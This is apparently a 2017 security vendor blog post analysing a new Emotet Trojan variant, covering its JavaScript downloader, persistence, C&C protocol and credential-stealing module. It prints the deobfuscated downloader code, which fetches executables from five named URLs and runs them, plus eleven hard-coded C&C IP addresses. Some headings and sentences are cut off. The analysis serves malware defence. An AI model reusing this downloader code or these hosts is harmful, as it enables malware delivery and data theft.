

by  Xiaopeng Zhang | May 03, 2017 | Filed in: [Security Research](#)

B a c k g r o u n d

Last week, FortiGuard Labs captured a JS file that functions as a malware downloader to spread a new variant of the Emotet Trojan. Its original file name is `Invoice__779__Apr__25__2017__lang__gb__GB779.js`. A JS file, as you may be aware, is a JavaScript file that can be executed by a Window Script Host (wscript.exe) simply by double-clicking on it. In this blog we will analyze how this new malware works by walking through it step by step in chronological order.

A J S f i l e u s e d t o s p r e a c

The original JS code is obfuscated, and therefore hard to understand. Based on my analysis, its task is to generate a new JS code into an array and execute it. The new code is easier to understand, as you can see in the code snippet in Figure 1. As I mentioned, it's a downloader tool that tries to download malware from five URLs onto the affected device. Once one download is finished, the malware is saved to the system temporary folder as "random name.exe" and executed.

```

function getData(callback)
{try(getDataFromUrl("http://willemberg.co.za/TwnZ36149pKWar/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://meanconsulting.com/K44975X/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://microtecn.com/i17281nfryG/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://thefake.com/Y96158yeXR/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://cdoprojectgraduation.com/eaSz15612O/", function(result, error)
{if ( ! error){return callback(result, false); } else
[.....]
function getDataFromUrl(url, callback)
{try(var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
xmlHttp.open("GET", url, false); xmlHttp.send(); if (xmlHttp.status == 200)
{return callback(xmlHttp.ResponseBody, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }
function getTempFilePath()
{try( var fs = new ActiveXObject("Scripting.FileSystemObject");
var tmpFileName = "\\\" + Math.random().toString(36).substr(2, 9) + ".exe";
var tmpFilePath = fs.GetSpecialFolder(2) + tmpFileName; return tmpFilePath; } catch (error)
{return false; } }
function saveToTemp(data, callback)
{try
{var path = getTempFilePath(); if (path)
{var objStream = new ActiveXObject("ADODB.Stream"); objStream.Open(); objStream.Type = 1;
objStream.Write(data); objStream.Position = 0; objStream.SaveToFile(path, 2);
objStream.Close(); return callback(path, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }

getData(function(data, error){if ( ! error){
saveToTemp(data, function(path, error){if( ! error)
{try{
var wsh = new ActiveXObject("WScript.Shell");
wsh.Run(path);
[.....]

```

Figure 1. Snippet of the generated JS code

Running the downloader

While the downloaded exe file is executed, it moves itself to “%LocalAppData%\random name\random name.exe”. A random name for the file is generated using local file names. You can treat it as any random name, however, in my environment, the name is “LatnParams.exe”.

To protect itself, once LatnParams.exe is executed it extracts code from itself, inserts it into a newly-created LatnParams.exe by calling the CreateProcessW function with a CREATE_SUSPENDED flag, and then restores the second process to run. Once that is complete, the first process exits. Later, the LatnParams.exe's lnk file is created inside the Startup folder in the system Start Menu so it can automatically run whenever the system starts. See Figure 2.




Figure 2. Malware in Startup folder

The main function of th

Next, we'll look to see how the code works inside the second process that is created. There is a hidden window created for the second process. Its WindowProc function is to handle all windows messages for the window. This malware uses a WM_TIMER message to initiate it. Calling the SetTimer function can generate such a message.

Once this window is created, a WM_CREATE message is sent to the WindowProc function, where it calls the SetTimer function to keep the system posting WM_TIMER messages every 200ms and then callback the window's WindowProc function.

```

00402C49 _SetTimer:                ; CODE XREF: WindowProc+11↑j
00402C49                        ; WindowProc+63↑j ...
00402C49 push    0                    ; jumtable 00402BF5 default case
00402C4B push    0C8h
00402C50 push    ds:dword_4185CC ; ;;Timer ID
00402C56 push    ebx
00402C57 call    ds:SetTimer
00402C5D

```

Figure 3. Call SetTimer Function

Next, we will examine this WindowProc function. Figure 4 is the structure of this function in pseudo code.

```

int __stdcall WindowProc(int a1, int a2, int a3, int a4)
{
    [.....]
case 6:
    sub_403A20(); // Collect victim system's information and encrypt.
    v17 = v6();
    dword_4185D0 = 7;
    dword_4185E0 = v17 + 2200;
    break;
case 7:
    if ( !sub_403AE0() ) // Communicate with C&C server.
        goto LABEL_23;
    dword_4185D0 = 8;
    dword_4185E0 = v6() + 2200;
    break;
case 8:
    if ( sub_403B30() ) // Decrypt the reply data from C&C server.
    {
        v20 = v6();
        dword_4185D0 = 9;
        dword_4185E0 = v20 + 2200;
    }
    else
    {
LABEL_23:
        v18 = dword_4185E8 + 1;
        if ( !CnC_Server_IP[2 * (dword_4185E8 + 1)] )// Get hard-coded C&C server IP(s)
            v18 = 0;
        dword_4185E8 = v18;
        v19 = v6();
        dword_4185D0 = 6;
        dword_4185E0 = v19 + 30000;
    }
    break;
case 9:
    sub_403BA0(); // Parse decrypted data from C&C server.
    v21 = v6();
    dword_4185D0 = 6;
    dword_4185E0 = v21 + 900000;
    break;
    [.....]
}

```

Figure 4. WindowProc Function

Case 6 Code Branch

In the case 6 code branch, the malware collects system information from the affected device, including computer name, country name, the names of all running programs, and content about whether or not MS Office Outlook is installed. It then puts all the collected data together into a memory buffer and encrypts it. Figure 5 shows the data ready for encryption.

00634928	08 10 12 AA	03 0A 14 41	44 4D 49 4E	2D 50 43 5F	24 17 9A ADMIN-PC
00634938	55 53 5F 38	31 39 44 39	36 45 37 15	16 00 01 00	JS 819D96E7
00634948	1A F8 02 5B	53 79 73 74	65 6D 20 50	72 6F 63 65	→?[System Proce
00634958	73 73 5D 2C	53 79 73 74	65 6D 2C 73	6D 73 73 2E	ss], System, smss.
00634968	65 78 65 2C	63 73 72 73	73 2E 65 78	65 2C 77 69	exe, csrss.exe, wi
00634978	6E 6C 6F 67	6F 6E 2E 65	78 65 2C 77	69 6E 69 6E	nlogon.exe, winin
00634988	69 74 2E 65	78 65 2C 73	65 72 76 69	63 65 73 2E	it.exe, services.
00634998	65 78 65 2C	6C 73 61 73	73 2E 65 78	65 2C 6C 73	exe, lsass.exe, ls
006349A8	6D 2E 65 78	65 2C 73 76	63 68 6F 73	74 2E 65 78	m.exe, svchost.ex
006349B8	65 2C 73 70	6F 6F 6C 73	76 2E 65 78	65 2C 73 72	e, spoolsv.exe, sr
006349C8	76 61 6E 79	2E 65 78 65	2C 4B 4D 53	65 72 76 69	vany.exe, KMServi
006349D8	63 65 2E 65	78 65 2C 63	6F 6E 68 6F	73 74 2E 65	ce.exe, conhost.e
006349E8	78 65 2C 73	70 70 73 76	63 2E 65 78	65 2C 77 6D	xe, sppsv.exe, win
006349F8	70 6E 65 74	77 6B 2E 65	78 65 2C 53	65 61 72 63	pnetwk.exe, Search
00634A08	68 49 6E 64	65 78 65 72	2E 65 78 65	2C 74 61 73	hIndexer.exe, tas
00634A18	6B 68 6F 73	74 2E 65 78	65 2C 64 77	6D 2E 65 78	khost.exe, dwm.ex
00634A28	65 2C 65 78	70 6C 6F 72	65 72 2E 65	78 65 2C 63	e, explorer.exe, c
00634A38	6D 64 2E 65	78 65 2C 74	61 73 6B 6D	67 72 2E 65	md.exe, taskmgr.e
00634A48	78 65 2C 72	65 67 65 64	69 74 2E 65	78 65 2C 69	xe, regedit.exe, i
00634A58	65 78 70 6C	6F 72 65 2E	65 78 65 2C	6E 6F 74 65	explore.exe, note
00634A68	70 61 64 2E	65 78 65 2C	61 75 64 69	6F 64 67 2E	pad.exe, audiodg.
00634A78	65 78 65 2C	4C 61 74 6E	50 61 72 61	6D 73 2E 65	exe, LatnParams.e
00634A88	78 65 2C 4F	6C 6C 79 44	42 47 2E 45	58 45 2C 53	xe, OllyDBG.EXE, S
00634A98	65 61 72 63	68 50 72 6F	74 6F 63 6F	6C 48 6F 73	earchProtocolHos
00634AA8	74 2E 65 78	65 2C 53 65	61 72 63 68	46 69 6C 74	t.exe, SearchFilt
00634AB8	65 72 48 6F	73 74 2E 65	78 65 2C 22	12 4D 69 63	erHost.exe, Mic
00634AC8	72 6F 73 6F	66 74 20 4F	75 74 6C 6F	6F 6B 00 00	rosoft Outlook..
00634AD8	F5 C5 D8 FA	F5 D9 00 00	E8 25 63 00	00 19 63 00	路佞蹠..?c...fc.

Figure 5. Collected data from the victim's system

As you can see, the first part is the computer name. Following “16 00 01 00” is the CPU information. The next part is the running process names, followed by the string “Microsoft Outlook,” which means that MS Office Outlook is installed on this machine. You may also notice that the debugger name “OllyDBG.exe” is also in the process name list. Through my analysis I found that the C&C server checks the process names. If it learns that a debugging-related tool (such as OllyDbg, WinDbg, IDA Pro, etc.) is being running on the victim's machine, a different response is returned. In this case, it replies with a new version of itself, causing itself to upgrade again and again until those tools exit.

After encryption, it copies the encrypted data, the encryption key, and the hash value together into a

new buffer. It then sets the next case number to 7 and exits the case 6 branch.□

C a s e 7 C o d e B r a n c h

In the case 7 code branch the main function is to connect to the C&C server and send collected data to the server. It also receives data from the C&C server. We'll take a look at how it works here.

The C&C server's IP and port are hard-coded. In this version there are eleven, as shown below:

004175D0		; DATA XREF: WindowProc+257r
004175D0		;sub_403AE0+Co
004175D0	dd 0D453A62Dh	;212.83.166.45
004175D4	dd 1F90h	;8080
004175D8	dd 0ADE68843h	;173.230.136.67
004175DC	dd 1BBh	;443
004175E0	dd 0ADE0DA19h	;173.224.218.25
004175E4	dd 1BBh	;443
004175E8	dd 68E38922h	;104.227.137.34
004175EC	dd 1BA8h	;7080
004175F0	dd 894AFE40h	;137.74.254.64
004175F4	dd 1F90h	;8080
004175F8	dd 0BCA5DCD6h	;188.165.220.214
004175FC	dd 1F90h	;8080
00417600	dd 558FDDB4h	;85.143.221.180
00417604	dd 1BA8h	;7080
00417608	dd 77521BF6h	;119.82.27.246
0041760C	dd 1F90h	;8080
00417610	dd 0C258F607h	;194.88.246.7
00417614	dd 1F90h	;8080
00417618	dd 0CED6DC4Fh	;206.214.220.79
0041761C	dd 1F90h	;8080
00417620	dd 68EC02FDh	;104.236.2.253
00417624	dd 1BBh	;443

It gets the data generated in the case 6 branch and encodes it using base64. It then sends the base64-encoded data as a Cookie value to the C&C server. Figure 6 shows the data in Wireshark.




Figure 6. Send collected system information to C&C server

In Figure 6, the status of the response from C&C server is “404 Not Found.” This message is used to confuse analysts. The body, however, is the encrypted data. After receiving all data from the server, it sets the next case number to 8 and exits this branch.

Case 8 Code Branch

The only thing done in the case 8 branch is decrypt the data received in case 7. It then exits this branch and sets the next case number to 9.

Case 9 Code Branch

The case 9 branch is used to process the data decrypted in case 8. Figure 7 is a part of the pseudo code of case 9.

```
switch ( v8 )
{
    case 1u:
    case 2u:
        sub_403560(v9, v10); // upgrade itself.
        break;
    case 3u:
        sub_403660(v9, (unsigned int)v10 >> 1); // to download a file and execute it.
        break;
    case 4u:
        v5 = sub_4019B0(v9, v10);
        if ( v5 )
            CreateThread(0, 0, Thread_fun, v5, 0, 0); // load modules in thread functions.
        break;
    case 5u:
        sub_402650();
        sub_4026F0();
        break;
    default:
        continue;
}
```

Figure 7. Pseudo code of case 9

There are some sub-cases in the case 9 branch. The case number “v8” comes from decrypted data. Following are two examples of the decrypted data.

In Figure 8, “08 01” is about a sub-case. “08” is a kind of flag or C&C command, and “01” refers to sub-case number 1. As you may know, the following data is an .exe file. In the sub-case 1 branch, this file is executed to upgrade the Emotet malware. Usually, it receives an upgrade command because the C&C server has detected that there is debugging-related tool in the running program names. It’s a way to both protect itself against debugging and confuse analysts. In sub-case 1 branch, it saves the .exe file into a system temporary folder and runs it by calling the ShellExecuteW function. Meanwhile, the parent process exits to finish the upgrade.




Figure 8. Sub-case 1 example


So next, let's take a look at what this module is able to do.

The module loaded in a

Based on my analysis, this module steals credential information from a victim's machine. It then encrypts that stolen data and sends it to the C&C server.

